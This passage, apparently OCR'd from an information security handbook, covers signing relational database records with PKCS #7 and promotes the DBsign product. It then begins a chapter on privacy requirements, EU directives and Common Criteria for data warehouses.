

EXHIBIT 181.3 Types of documents.


attachments. There are security products that digitally sign word processing documents or spreadsheets. Other products digitally sign any type of file. Note in each of these examples that although a document may internally contain many discrete data elements, the document as a whole can be represented as a contiguous set of bytes.

Relational databases store their data much differently. Databases store structured data as opposed to unstructured data. This means that all of the data elements that compose a document must be known in advance before the first document is created. Databases use a concept called normalization, which allows large amounts of structured data to be stored and searched very efficiently. The data in a document is stored in tables. Tables are composed of rows and columns. The columns define the name (e.g., "PRODUCT_NAME," "INVOICE_NUMBER," or "PURCHASE_DATE") and type (e.g., CHARACTER, NUMBER, and DATE, respectively) of each data element. A row in a table, called a "record," contains the actual data values for each column in the table.

Here, a "document" is defined as the data in one or more rows from one or more columns of one or more tables in a relational database. That is, a document may span multiple database tables and may include only selected columns from those tables and may encompass more than one row per table. This sounds complex and it can be very complex. Databases are designed to efficiently handle large amounts of data that is related in complex ways.

Exhibit 181.4 shows a document in a format that makes sense to people. It is a very simplified purchase order from Gradkell Systems, Inc., to a company named LLED Computer Corporation. A purchase order is usually identified by a purchase order number. This is purchase order #123. It has four line items. Each line item has a quantity, description, and amount. The Purchase Order also has a total amount. Exhibit 181.5 represents how purchase order documents might be stored in a database.

Note that not all columns shown in Exhibit 181.5 are displayed in Exhibit 181.4. This is important because database applications may contain data that is used internally by that application but is not important to the business process. Examples of such data are internal flags that mark a document's position




Purchase order **#123**

TO: LLED computer corporation
From: Gradkell systems, inc.
4910 university place

1	4 processor 800 MHz pentium III poweredge server w/red hat linux	$4,750.00
4	512 MB PC-100 DIMM memory	$250.00
1	SCSI RAID controller	$1,750.00
3	18 GB 10,000 RPM SCSI disk drive	$1,250.00

Total: $8,000.00

EXHIBIT 181.4 A database document printed or displayed by an application.



Vendor

Vendor code	Name	Payment address	. . .
DM	DELL computer	1 Dell way, round rock	. . .
PIZ	Domino's pizza	Down the street	. . .

Purchase orders

P.O. Number	Vendor code	Approver	Total	. . .
123	DM	GGASTON	$25,764.25	. . .
345	PIZ	KGASTON	$27.50	. . .

P.O. line Items

P.O. number	Item #	Qty	Description	Amount	. . .
123	1	1	4 processor 600 . . .	$4,750.00	. . .

345	1	2	Large pepperoni + cheese	$13.75	. . .

EXHIBIT 181.5 A database document stored in the database. Highlighted rows pertain to Purchase Order #123.

in a workflow (e.g., it has been entered, but is pending approval). It is not usually necessary to sign this type of data because it is not really part of the document. This data is only used to move the document through a process. If it is signed, the signature will be invalidated when the data changes. Thus, it is important to be able to choose which columns to include in the signature rather than having to sign the entire row.

Note that the data that pertains to Purchase Order #123 is not a contiguous set of bytes. It is intermingled with other purchase orders (e.g., #345, a pizza order). Because digital signature algorithms operate on a contiguous set of bytes, the data must be retrieved from the database and formatted into a contiguous string of characters. This must be done exactly the same way each time. The result must be bit for bit the same every time or the signature will not verify. This is because the digital signature operation is performed on a block of data. At the level in the process where the cryptography is applied, the contents of the data have no meaning. The signing process only sees the data as an ordered collection of bits. The signature verification process simply answers the questions, “Is this the data that was signed?” and “Was it signed by the specified user?”

The exactness with which data must be represented presents some special problems. Databases store numeric and date values in a special way and usually have a default format that is used to display these values. For example, if a date value was signed in the form “11:30 PM on 10 May 1999,” but was verified in the form “1999-05-10 23:30:00,” the signature will not verify because the data was changed. Actually, only the representation of the data has changed, but that representation was not bit for bit the same as when it was signed. The same is true of numeric data. The real number 47502.5 can also be represented as “$47,502.50.” This becomes an issue when the default format used by the database to represent numeric and date values can be changed by a database administrator. These problems can be avoided if the format of the data is explicitly specified when the data is retrieved from the database.

181.3 Integration Approaches: Why Is Application Integration So Problematic?

When adding security features to applications, digital signature is fundamentally different from other security techniques. There are several reasons for this:

- Applications must trigger the signing and verification of documents at the appropriate points in the business process.

- Applications must be able to reject documents or stop processes when signature verification indicates that data has been altered since it was signed.
- The digital signature itself is an additional piece of information that must be stored by the application so that data integrity and non-repudiation can be proven at a later date.

The additional application logic and data storage requirements required to correctly process digital signatures means that digital signature functionality usually cannot be added to applications in a completely transparent manner.

181.3.1 Integration Using Low-Level Cryptographic Toolkits

The nuts and bolts of public key cryptography and PKI are extremely complex. The underlying cryptographic algorithms involve advanced mathematics and absolutely must be implemented correctly. The data formats used to encode data (usually ASN.1, abstract syntax notation) are very complex and require extensive low-level programming experience and a high degree of familiarity with ISO and ANSI standards. The logic associated with building and validating certificate chains presents a substantial learning curve. Fortunately, there are cryptographic toolkits that handle much of this low-level processing.

However, cryptographic toolkits only go so far. Developers must still have a high level of familiarity with the data structures and algorithms used in digital signing and verifying. Most cryptographic toolkits assume that developers are using the C or C++ programming languages. Even when using toolkits such as these, the lack of a comprehensive understanding of what is going on under the hood can result in disastrous security problems.

In addition to security problems, there are a host of other issues that have prevented organizations from taking this approach to application security integration. One reason is high risk. An organization may have plenty of application developers who are proficient in environments such as Visual Basic, Power Builder, Oracle Forms, ColdFusion, JSP, ASP, etc. However, they often do not have very many developers who can be devoted to the task of learning C or C++, PKI programming, and low-level cryptographic toolkits. Even if an organization does have a wealth of “system-level” developers, what are they going to do in six months when the digital signature feature is 90 percent complete and the developer leaves the company? The cost of the integration and maintenance must be weighed against the cost of available third-party solutions that do not require a learning curve that is so steep.

In many cases, “enterprise” databases have several “front ends” to the same data. Data may originate from a Web-based application and be processed internally by an application written in Visual Basic. Often, digital signature integration projects that use low-level toolkits result in a solution that is specific to one application or to one development environment. If the digital signature system only works in the Web interface, other applications may have no way of proving that no one has tampered with the data.

181.3.2 Development Environments with Digital Signature Built In

An alternative approach to using low-level cryptographic toolkits is to completely rewrite the application using tools that have digital signature built in. For new systems, this can work very well. For example, some electronic forms products have digital signature capabilities built in. These products perform very well when used to directly replace a paper system. The electronic forms can be made to look almost exactly like the paper forms, but do not have to be printed for signature purposes. Many of the packages also integrate with relational databases. They can use the database for both retrieval and storage of form data and they can use the database for form storage. However, these products are not general-purpose database front ends. Some products require their own database structure. Others have limited ability to integrate with existing database structures. They also store a copy of the data within the electronic form itself. So, a database front end comes with some storage, and thus performance, overhead. Electronic forms products usually have their own development environments and macro languages. This means that converting an existing application to use digitally signed “electronic forms” usually amounts to a complete rewrite.

When it comes to digital signature, the electronic forms products work well as long as one is using the electronic form software to access the database. This is because the digital signature is stored within the electronic form itself. If, for example, a Visual Basic application was written that relied on the data in the database, the digital signature could not be verified. Even if the electronic form product included a programming interface that allowed the digital signature to be verified, the signature would be verified using the copy of the data stored in the electronic form, not the copy stored in the database. This is a very serious problem because the Visual Basic application is making decisions based on the data in the database, not the data stored in the electronic form. The verification of electronic form signature could succeed even if the data in the database was altered.

So, development environments that include digital signature functionality usually come with some serious limitations when applied to relational databases. These limitations stem from the fact that they are not designed to be general-purpose database application development tools. They often do not use the database as their primary storage medium, but offer database support as an optional or auxiliary feature. Their digital signature features are not designed for use in other types of applications. These types of digital signature-enabled tools are “development environment-centric” instead of “data-centric.”

181.4 A Generic Approach to Digital Signature in Relational Databases

As mentioned, the current approach to securing database applications is to build a virtual “wall” around the database server. This wall is composed of network firewalls, encryption, strong authentication and authorizations, intrusion detection, etc. This works well and is complexly application independent. However, this strategy works at the database server level and falls short of providing verifiable data integrity and non-repudiation at the transaction (or “document”) level. Digital signatures are the next step in application security, but digital signature technology is different because it requires a certain amount of application integration. To get to this next step, one needs an application-independent system of digitally signing data stored in relational databases that requires as little application integration as possible.

181.4.1 Basic Requirements for Digital Signature Integration into Database Applications

The following chapter subsections describe basic design goals for a generic database signing system.

181.4.1.1 No PKI Knowledge Required for Application Developers

Application developers should not have to become digital signature experts. Ideally, they should not even need to understand what a digital signature is, other than that it is an operation that is performed on a certain document at a certain place in the business process. There are five application-specific items that a generic database signature system cannot determine:

1. What type of operation needs to be performed (e.g., signing or verification)
2. What type of document is being signed or verified (e.g., a purchase request, an invoice, a time card, a leave request, a 401k participation form, etc.)
3. Which specific document is being signed or verified (i.e., the “primary key” values that uniquely identify a single document)
4. When in the business process to perform digital signing or verification
5. What to do if an error occurs during signing or verification

All of these items are known by the application developer and are similar to the types of information required by other operations in the application. For example, an application developer must know that "purchase request #123 needs to be signed when the user presses the Submit button." Of course, the actual process is much more complex, but the application developer does not need to know the other details, such as which columns in which tables are signed or where the signature data is stored.

181.4.1.2 Does Not Require Modification to the Existing Database Structure

If the digital signature system is to be application independent, it should not directly rely on the database structure of a certain application. Adding new tables should not be problem, however.

181.4.1.3 Allows the Data that Is Signed to Be Specified

Because databases do not store their data as contiguous sets of bytes, the data items that compose a document or transaction must be gathered from the database. The data that is signed must be exactly the same when it is verified as when it was signed. Because one wants this system to be very easy to integrate, one does not want to burden application developer, with this task. And because the digital signature will be performing the data-gathering step, it must allow the data (tables and columns) to be specified. This specification should include information that defines how each data item is to be formatted (e.g., "1:00 PM" or "13:00"). The specification should also be able to represent the "primary keys" of the document and the complex ways that the underlying tables are related to each other.

181.4.1.4 Scalable and Does Not Introduce a Single Point of Failure

The database server and the application server are all required by the application. The PKI adds a directory server. The digital signature system should not introduce any additional servers that could become a bottleneck or cause application processing to stop.

181.4.1.5 Signature Storage Overhead Should Be as Small as Possible

Database environments offer great advantages when it comes to the efficient storage of data. The de facto standard format for digital signature storage is PKCS #7, the cryptographic message syntax standard. This standard defines a data structure for cryptographic messages such as signed documents.

Most of the fields are optional, but a typical signed data message includes the signer's certificate, the other CA certificates in the "chain," and a copy of the data that was signed. Essentially, a PKCS #7 signed data message is a large "denormalized" chunk of binary data. Because the database is a central data repository that is shared by the signer and the verifier, the certificates and the data do not need to be stored with each signed document. And because this data is being stored in a database, it can be "normalized." The certificates can be stored only once and linked to the signed document via database relationships. A single certificate is about 600–1000 bytes in size. A typical PKCS #7 message contains about three certificates. The data portion, which is of indeterminate length, can be also removed from the PKCS #7 message because the data is already stored in the database and does not need to be stored again. As Exhibit 181.6 shows, the normalization of the signature information greatly reduces the amount of signature storage overhead required by the digital signature system. The "optimized" PKCS #7 is about 300 bytes long versus over 3000 bytes (assuming 1024 bytes of data) for the typical case. Storing less data per document also improves performance because less data has to traverse slow network connections.

181.4.2 Abstracting the Digital Signature Process

Digital signature integration can be viewed as "gluing" digital signature functionality onto an existing application. The actual cryptographic operations and interaction with PKI components are performed by low-level cryptographic toolkits. The "glue" is a program library that knows how to interact with both the database and the cryptographic toolkit.

In Exhibit 181.7, the cryptographic toolkit only knows how to sign raw data. It does not know how to gather it from the database or how to store signature information in the database. The database signing logic knows how to retrieve the purchase request data from the database and how to use the cryptographic toolkit to sign the data. It also handles formatting the signature data in a way that is optimal for storage in the relational database environment.



EXHIBIT 181.6 A typical PKCS #7 signed data message vs. one optimized for storage in a database.



EXHIBIT 181.7 The process of signing a database "document" is standardized and removed from the application logic.

Essentially, the process of digitally signing data in a database is standardized and abstracted from the application so that the application developer does not have to know anything about it. The developer provides just enough information to get the process started. The rest is handled automatically.

181.5 Summary

This chapter has discussed some of the unique qualities of both digital signatures and relational databases. Digital signatures are different because they require that data be stored to support signature verification. Relational databases are different because they store data in a very unique way. These two differences work together to make integrating digital signatures into relational database applications a complex and tedious task. The cost and risk of this crucial integration step have hindered the use of digital signatures in many applications. Until recently, there were no digital signature products specifically designed for the database environment. Products such as DBsign from Gradkell Systems, Inc. are now available to vastly simplify the integration of digital signature security into relational database applications. Such products leverage the cryptographic and security expertise of specially trained third-party developers to drastically reduce the cost and risk associated with trying to tackle complex, highly technical integration projects in-house. For more information about DBsign or Gradkell Systems, visit their Web site at www.gradkell.com.

Security and Privacy for Data Warehouses: Opportunity or Threat?

David Bonewell

Karen Gibbs

Adriaan Veldhuisen

How will a company address security and privacy concerns with its customers in an ever-changing environment of increasing public concern for how personal information is collected, used, and distributed by commercial organizations? As consumers become accustomed to defining and deciding how their personal information should be used, they will likely expect their privacy preferences to be respected in *all* forms of interactions.

A growing portion of the concern about privacy invasion surrounds data mining and both its perceived and real threats to personal privacy. Recent events demonstrate how various representatives of the public worldwide are demanding protection against abuse of personal information by organizations using data mining techniques on their warehouse databases. The European Union (EU) has already passed legislation protecting personal privacy. Similar legislative and regulatory privacy protection considerations exist in other countries, including Australia, Canada, New Zealand, Hong Kong, and the Czech Republic, and more have already begun to follow. The U.S. government is encouraging American companies to follow voluntary compliance, reinforced by the Federal Communications Commission (FCC), Federal Trade Commission (FTC), and other regulatory bodies.

A strategy for addressing privacy concerns is to develop and execute sound practices and processes with the highest respect for individual privacy. To effect this, an organization must have the tools and infrastructure that will allow it to comply with regulatory constraints while continuing to gain business advantage with the information it needs to collect and use.

This chapter first describes the business problem concerning privacy laws, rules, and regulations. Realistic business scenarios expose typical privacy-related business requirements from consumer, national, sector, and industry viewpoints that affect system architecture and technology decisions. Business requirements for enabling consumer privacy are illuminated during this discussion. The chapter then illustrates the technical problem through various architectural function perspectives. In summary, this chapter documents how security and privacy requirements impact both business and technical architectural systems across and within a data warehouse.

182.1 Problem Description for Enabling Privacy

Data warehousing is a strategic imperative for many companies. Unless adequate measures are taken to protect personal data today, there will be resistance to data mining as a technology in the future. Ignoring security and privacy in a data warehouse will, in particular, undermine an organization's data warehouse strategy if such resistance becomes widespread.

Furthermore, several regulatory activities are occurring worldwide. The European Union (EU) Directives 95/46/EC[1] and 97/66/EC[2] are now in effect and require privacy legislation throughout the EU. The Federal Communications Commission (FCC) interpretations of Section 222 of the Telecommunications Act places legal requirements on telecommunications companies regarding the use of Customer Proprietary Network Information (CPNI). Movement of citizen, employee, and consumer data between countries is also a significant privacy issue.

A company's response should be to take the necessary actions to be perceived as a leader in privacy protection by adding capabilities that help the company conform to the FTC, FCC, and EU directives, regulations, initiatives, and other emerging legislation.

Privacy protection capabilities will help an organization:

- Determine which data is personally identifiable in a data warehouse
- Identify and modify personally identifiable data
- Utilize data mining techniques that respect consent choices (opt-in and opt-out) of consumers

182.1.1 Privacy: Opportunity or Threat to Business Drivers

Companies manage key business drivers through initiatives that are common to most industries in order to achieve their success. Two of these related business drivers are customer acquisition and customer retention, often accomplished by taking actions to maintain customer loyalty and improve customer service. Another of these business drivers is wallet share, usually achieved through endeavors to grow the customer's share of the market segment addressed. A fourth key driver is total cost of ownership (TCO), generally realized through measures to reduce expenses or improve efficiencies throughout the business' processes.

Exhibit 182.1 captures some of the possible opportunities and potential threats across all industries that arise from privacy-related concerns and issues as they affect these key business drivers.

Enabling consumer privacy imposes both business and technical problems for many companies. Primary concentration on the business problem allows for clarification of key business issues prior to technology and development decisions; however, it is valuable to decompose each perspective of the privacy problem into its constituent parts for further examination. Separating the problem into business and technical discussions focuses attention on the key issues pertinent to each of these two areas and exposes hidden and false assumptions during analysis. Before proceeding to analyze the business

[1] Directive 95/46/EC of the European Parliament and of the Council, 24 October 1995. See also "European Union Directive on Data Protection, Articles" at http://www.odpr.org/restofit/Legislation…les/Directive_Articles.html#anchor3080.

[2] Directive 97/66/EC of the European Parliament and of the Council, 15 December 1997.

EXHIBIT 182.1 Opportunities and Threats as They Affect Business Drivers

	Opportunities	Threats
Use of personal information	Enhanced public trust through appropriate use	Public concern about misuse; potential for costs to an individual resulting from abuses
Legislation, regulation	Potential for customers' compliance useful as competitive weapon for improving company image and eliminating costs associated with litigation; help to stay focused on core business	Fines, suits, and a general inability to do business, potentially causing operational changes or new hardware/software purchases leading to decreased value for shareholders; reduced focus on core business
Economic impact	Data warehouse investments leading to increased value of collected data by removing useless or low-value data, decreasing marketing costs, and improving consumer satisfaction; increased value of information collection	Data warehouse investments in jeopardy, possibly leading to decreased value of collected information and increased costs associated with information removal

and technical perspectives of the privacy problem, it is necessary to discern privacy from security and confidentiality, as well as to clearly understand the different sources for the rules that guide privacy policies. The next two subsections briefly explain these clarifications.

182.1.2 Clarification of Terms

It is important to understand the meaning of the terms "privacy," "security," and "confidentiality" in order to properly understand the business and technical perspectives of the privacy problem.

Privacy defines an individual's freedom from unauthorized intrusion (into matters considered by the individual to be personal).[3] This definition effectively addresses both the U.S. and European notions as well as legal histories, and applies well to data.

Security defines an attribute of information systems, and includes specific policy-based mechanisms and assurances for protecting the confidentiality and integrity of information, the availability of critical services, and indirectly, privacy.

Confidentiality defines an attribute of information. Confidential information is sensitive or secret information, or information whose unauthorized disclosure could be harmful or prejudicial. Because security is required to ensure privacy and confidentiality of personal information, it must be present throughout business processes in solutions that enable consumer privacy. Exhibit 182.2 diagrams the flow of logic within a security system.

Exhibit 182.2 is taken from Common Criteria ISO 15408 standard specifying the Privacy Class of Common Criteria.[4] It proposes that all security specifications and requirements should come from a general security context. This context states that "security is concerned with the protection of assets from threats, where threats are categorized as the potential for abuse of protected assets." The scope of threat prevention says that all threats should be considered; but in the domain of security, greater attention is given to those threats that are related to malicious or other human activities.

The Common Criteria framework follows a logical progression, wherein first a security environment is described, and then security objectives are determined based on the indicated security environment. More details dealing with security environment characteristics, security objectives, security services requirements and security functional requirements concerned with information protection are briefly discussed in Exhibit 182.3.

The remainder of this chapter assumes that a company has implemented security systems that assure privacy and confidentiality of personal information appropriate for the industry environments in which it does business. Other than identifying security as an ongoing requirement for privacy, no further detail

[3] Merriam Webster Collegiate Edition, 1998.

[4] Privacy Class of Common Criteria v2.0 (CC2.0 part 2) Security Functional Requirements (ISO/ IEC 15408).



EXHIBIT 182.2 Concepts and relationships (flow of logic) within a security system.

will be explored. It can be further stated that one can have security in a data warehouse and not have privacy; but one cannot have privacy without security in this environment.

182.1.3 Clarification of Rules

Rules for guiding privacy policies are derived from a number of different sources, including national governmental authorities, corporations and market-sector organizations, and consumers.

Government rules are primarily defined and enforced by legislative and regulatory bodies and vary by government entities. An example is the European Directive passed by the European Union.[1,2]

Corporate and sector rules can be defined by businesses that constitute specific market segments or by government agencies covering these markets. An example is the Telecommunications Reform Act of 1995 governing customer proprietary network information.

Consumer rules are defined by private individuals. An example is the preference to receive marketing advertisements via hard-copy mail versus telephone. Another example is the preference to have personal data not sold to third parties. Allowing individuals to specify personal privacy preferences, or rules, maintains the integrity and credibility of the rules for each consumer.

182.2 The Business Problem

The privacy problem described in the previous sections can be summarized into the following, simple business problem statement:

> Companies need to be able to market to their customers while respecting their customers' expectations as well as domestic and international laws regarding how personal information is collected and used.

This section examines the problem of enabling privacy from the business perspective by exploring a business scenario. Business requirements that are discovered during scenario exercises are captured and used to guide system architecture and technology decisions. Additional business requirements for privacy awareness and sensitivity derive from emerging and existing legislation and public pressures. Clarification of the ensuing privacy business requirements will assist in creating an architecture model illustrating the impacts of enabling consumer privacy.

EXHIBIT 182.3 Security Requirements (ISO 15408)/Common Evaluation Criteria (CEM)

Security Environment

- **Assumptions:** Descriptions of assumption elements are needed to specify the security aspects of the customer's environment. This should include information about intended usage of applications, potential asset value, possible limitations for use, as well as information about environment use such as physical, personnel, and connectivity aspects.
- **Threats:** These elements are characterized in terms of a threat agent, a presumed attack method, possible vulnerabilities, and protected asset identification.
- **Organizational Security Policies:** These elements are any and all laws, organization security policies, customs, and IT processes determined relevant to the defined environment.

If security objectives are derived from only threats and assumptions, then the description of the organization security polices can be omitted.

Security Objectives

The security objectives address the identified threats, the customer's organizational policies, and environmental assumptions. The intent of determining security objectives is to address all of the security concerns based on a process incorporating engineering judgment, security policy, economic factors, and risk acceptance decisions.

- **Legitimate Use:** Ensuring that information is not used by unauthorized persons or in unauthorized ways.
- **Confidentiality:** Ensuring that information is not disclosed or revealed to unauthorized persons.
- **Data Integrity:** Ensuring consistency, and preventing the unauthorized creation, alteration, and/or deletion of data.
- **Availability:** Ensuring that data and services are accessible when they are needed.

Security Services Requirements

Meeting security objectives requires a set of security services, or mechanisms. Security services fall into six categories:

1. **Authentication:** Services that assure that the user or system is who that person (or system entity) purports to be. Authentication services can be implemented using passwords, tokens, biometrics (e.g., fingerprint readers), and encryption.
2. **Access Control:** Services that assure that people, computer systems, and processes can use only those resources (e.g., files, directories, computers, networks) that they are authorized to use and only for the purposes for which they are authorized. Access control mechanisms can be identity based (e.g., UNIX protection bits, access control lists), label-based (also known as mandatory access controls), or role-based (implemented as a combination of the above, plus system privileges). Access control plays an important role in protecting against illegitimate use and in providing confidentiality and integrity protection.
3. **Confidentiality:** Services that protect sensitive and private information from unauthorized disclosure. Confidentiality services are generally implemented using encryption.
4. **Integrity:** Services that assure that data, computer programs, and system resources are as they are expected to be and that they cannot be modified by unauthorized people, software, or computer equipment. Mechanisms for implementing data integrity include cyclic redundancy checks and checksums, and encryption. Mechanisms for assuring system integrity include physical protection, virus-protection software, secure initialization mechanisms, and configuration control.
5. **Attribution:** Services that assure actions performed on a system are attributable to the entities performing them, and that neither individuals nor systems are able to repudiate their actions. Mechanisms providing attribution include audits, encryption, and digital signatures.
6. **Availability:** Services that assure that systems, applications, and data are available when they are needed. Considerable efforts must be made to safeguard data and critical system services, ensuring that correct and complete information and IT services to deliver and process that information are available to authorized individuals. A critical requirement of any privacy protection schema is to ensure that critical data and services are available at all times. Mechanisms for providing availability include fault-resilient computers, virus protection software, and RAID (Redundant Array of Inexpensive Disks) storage.

Security Functional Requirements

The Common Criteria v2.0 identifies four families of terms that are concerned with the protection against discovery and misuse of information.

1. **Anonymity** ensures that a user may use a resource or service without disclosing the user's identity. The requirements for anonymity provide protection of the user identity. Anonymity is not intended to protect the subject identity.
2. **Pseudonymity** ensures that a user may use a resource or service without disclosing its user identity, but can still be accountable for that use.
3. **Unlinkability** ensures that a user may make multiple uses of resources or services without others being able to link these uses together.
4. **Unobservability** ensures that a user may use a resource or service without others, especially third parties, being able to observe that the resource or service is being used.

182.2.1 Business Environment for Enabling Privacy

A business scenario includes a short description of the business environment, the actors involved in the scenario, and the business interactions between the actors. For companies, Exhibit 182.4 illustrates the business environment for enabling consumer privacy.

The left side of Exhibit 182.4 displays several choices for how and where a consumer may prefer to conduct interactions with a company. Examples shown include using hard-copy mail, by telephone, in person, through some special-purpose kiosk, or from a PC possibly via the Internet. Not explicitly shown are those interactions that may be conducted by third parties, such as automated applications performing automated decisions or intelligent agents. Interactions may or may not result in one or more transactions (actual exchanges for goods and services) instituting a relationship between a consumer and a company.


The right side of Exhibit 182.4 introduces sources from which a company obtains the business rules that guide company privacy policies. Legislative requirements for ensuring consumer privacy differ among government jurisdictions. Industry sector and corporate rules for consumer privacy likewise differ for various regulated and nonregulated markets. Finally, consumer privacy preferences can be incorporated, depending on company policies.

The center of Exhibit 182.4 focuses on the data warehouse as both the storage site for consumer personal data and the optimal position from which a company can ensure and enforce consumer privacy preferences.

182.2.2 Business Scenario for Enabling Privacy

Exhibit 182.5 reveals a more thorough examination of the business interactions involved in this business scenario. The example assumes that privacy policies have been:

- Established by government, sector, and consumer rules
- Incorporated into database information structure, design, and metadata services
- Presented to the consumer at some point prior to the start of the interaction



Consumer-Driven privacy preferences
Industry group (Retailer, Bank, etc.)
Privacy auditor

NCR
Government rules
Data warehouse with database privacy enabling features
Corporate and sector rules
Consumer rules

EXHIBIT 182.4 Business environment for enabling consumer privacy.

